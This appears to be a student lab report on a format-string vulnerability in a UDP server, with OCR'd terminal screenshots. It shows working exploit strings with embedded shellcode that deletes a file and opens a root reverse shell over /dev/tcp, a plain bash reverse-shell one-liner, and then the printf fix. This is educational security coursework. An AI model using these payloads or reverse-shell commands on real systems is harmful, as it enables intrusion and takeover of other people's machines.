
```
seed@Ankitha_PES1201801491_Client:~$echo $(printf "\x40\xa0\x04\x08@@@@\x42\xa0\x04\x08").%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x
.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%.61596x.%hn.%52877x.%hn | nc -u 10.0.2.24 9090
```

We obtain this as the output on the server side.




```
                                          40404040.
The value of the 'target' variable (after): 0xbffff170
```

We first create a file named myfile on the server side inside the tmp directory that we will try to delete in this task.



```
seed@Ankitha_PES1201801491_Server:~$touch /tmp/myfile
seed@Ankitha_PES1201801491_Server:~$ls /tmp
config-err-9QXVf3  systemd-private-8fc6544d2d3946ccaa2b4707473a7126-colord.service-hWKnUL        unity_support_test.0
myfile             systemd-private-8fc6544d2d3946ccaa2b4707473a7126-rtkit-daemon.service-AYOQjg
seed@Ankitha_PES1201801491_Server:~$
```


We input the following in the server, that is modifying the return address 0xBFFFF09C with a value on the stack that contains the malicious code. This malicious code has the rm command that is deleting the file created previously on the server.



```
seed@Ankitha_PES1201801491_Client:~$echo $(printf "\x8c\xf0\xff\xbf@@@@\x8e\xf0\xff\xbf").%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x
.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%.61596x.%hn.%52877x.%hn $(printf "\x90\x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90
\x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68 -ccc\x89\xe0\x31\xd2\x52\x68ile
./myf\x68/tmp\x68/rm\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u 10.0.2.24 9090
```

Here, at the beginning of the malicious code we enter a number of NOP operations i.e. \x90 so that our program can run from the start, and we do not have to guess the exact address of the start of our code. The NOPs gives us a range of addresses and jumping to any one of these would give us a successful result, or else our program may crash because the code execution may be out of order.


Result of attack on the server side:



```
                                             40404040. �� � � � � � � � � � � � � � � � � � � � � � �1�Phbashh////h/bin��1�Ph -ccc��1�Rhile./
myfh/tmph/rmh/bin��1�QRPS��1�1��

The value of the 'target' variable (after): 0x11223344
```

We can see that the attack is successful because the file “myfile” no longer exists in the /tmp folder as shown in the below screenshot:




```
seed@Ankitha_PES1201801491_Server:~$ls /tmp
config-err-9QXVf3
systemd-private-8fc6544d2d3946ccaa2b4707473a7126-colord.service-hWKnUL
systemd-private-8fc6544d2d3946ccaa2b4707473a7126-rtkit-daemon.service-AYOQjg
unity_support_test.0
seed@Ankitha_PES1201801491_Server:~$
```

The format string constructed has the return address i.e. 0xBFFFF09C stored at the start of the buffer. We divide this address in 2 2-bytes i.e. 0xBFFFF09C and 0xBFFFF09E, so that the process is faster. These 2 addresses are separated by a 4-byte number so that the value stored in the 2nd 2- byte can be incremented to a desired value between the 2 %hn. If this extra 4-byte were not present then on seeing the %x in the input after the first %hn, the address value BFFFF09C would get printed out instead of writing to it, and in case there were 2 back to back %hn, then the same value would get stored in both the addresses. Then we use the precision modifier to get the address of the malicious code to be stored in the return address and use the %hn to store this address. The malicious code is stored in the buffer, above the address 3 marked in the Figure in the manual. The address used here is 0xBFFFF15C, which is storing one of the NOPs.


Task 7: Getting a Reverse Shell

Below is the normal working of the reverse shell mechanism. When we use the command /bin/bash -c “/bin/bash -i > /dev/tcp/10.0.2.25/7070 0<&1 2>&1” on the server side, we are able to obtain a reverse shell on the client which was listening for connections at the port 7070.




```
seed@Ankitha_PES1201801491_Server:~$/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.25/7070 0<&1 2>&1"
```

Reverse shell obtained on client:




```
seed@Ankitha_PES1201801491_Client:~$nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [10.0.2.24] port 7070 [tcp/*] accepted (family 2, sport 52326)
seed@Ankitha_PES1201801491_Server:~$
```

We now try to obtain the server’s root shell by exploiting the format string vulnerability as shown below. The inputted string is as shown in the screenshot with the shellcode embedded in it:




```
seed@Ankitha_PES1201801491_Client:~$echo $(printf "\x8c\xf0\xff\xbf@@@@\x8e\xf0\xff\xbf").%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x
.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%.61596x.%hn.%52877x.%hn  $(printf "\x90\x90 \x90 \x90 \x90 \x90 \x90 \x90
\x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68
-ccc\x89\xe0\x31\xd2\x52\x682>&1\x68<&1\x6870 0\x686/4 0\x68.2.2\x6810.0\x68tcp/\x68dev/\x68 > /\x68h -I \x68/bas\x68/bin\x89\xe2\x31\xc9\x51
\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u 10.0.2.24 9090
```



```
seed@Ankitha_PES1201801491_Client:~$nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [10.0.2.24] port 7070 [tcp/*] accepted (family 2, sport 52326)
root@Ankitha_PES1201801491:~#
```

Before providing the input to the server, we run a TCP server that is listening to port 7070 on the attacker's machine and then enter this format string. In the next screenshot, we see that we have successfully achieved the reverse shell because the listening TCP server now is showing what was previously visible on the server. The reverse shell allows the victim machine to get the root shell of the server as indicated by # as well as root@VM as shown in the above screenshot.

The output obtained on the server side is as follows:




```
                                     40404040. �� � � � � � � � � � � � � � � � � � � � � � � � 1�Phbashh////h/bin��1�Ph -ccc��1�Rh2>&1
h<&1h70 0h6/4 0h.2.2h10.0htcp/hdev/h > /hh -I h/bash/bin��1�QRPS��1�1��

The value of the 'target' variable (after): 0x11223344
```


Task 8: Fixing the Problem

The gcc compiler gives an error due to the presence of only the msg argument which is a format in the printf function without any string literals and additional arguments. This warning is raised due to the printf(msg) line in the code.

This happens due to improper usage and not specifying the format specifiers while grabbing input from the user. To fix this vulnerability, we just replace it with printf("%s", msg), and recompile the program again to check if the problem has actually been fixed. The following shows the modified program and its recompilation in the same manner, which no more provides any warning:




```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#define PORT 9090
char *secret = "A secret message\n";
unsigned int target = 0x11223344;
void myprintf(char *msg)
{
printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
// This line has a format-string vulnerability
printf("%s",msg);
printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
// This function provides some helpful information. It is meant to
// simplify the lab task. In practice, attackers need to figure
// out the information by themselves.
void helper()
{
printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
printf("The address of the 'target' variable: 0x%.8x\n",
(unsigned) &target);
printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}
void main()
{
struct sockaddr_in server;
struct sockaddr_in client;
int clientLen;
char buf[1500];
helper();
int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
memset((char *) &server, 0, sizeof(server));
server.sin_family = AF_INET;
server.sin_addr.s_addr = htonl(INADDR_ANY);
server.sin_port = htons(PORT);
if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
perror("ERROR on binding");
while (1) {
bzero(buf, 1500);
recvfrom(sock, buf, 1500-1, 0,
(struct sockaddr *) &client, &clientLen);
myprintf(buf);
}
close(sock);
}
```



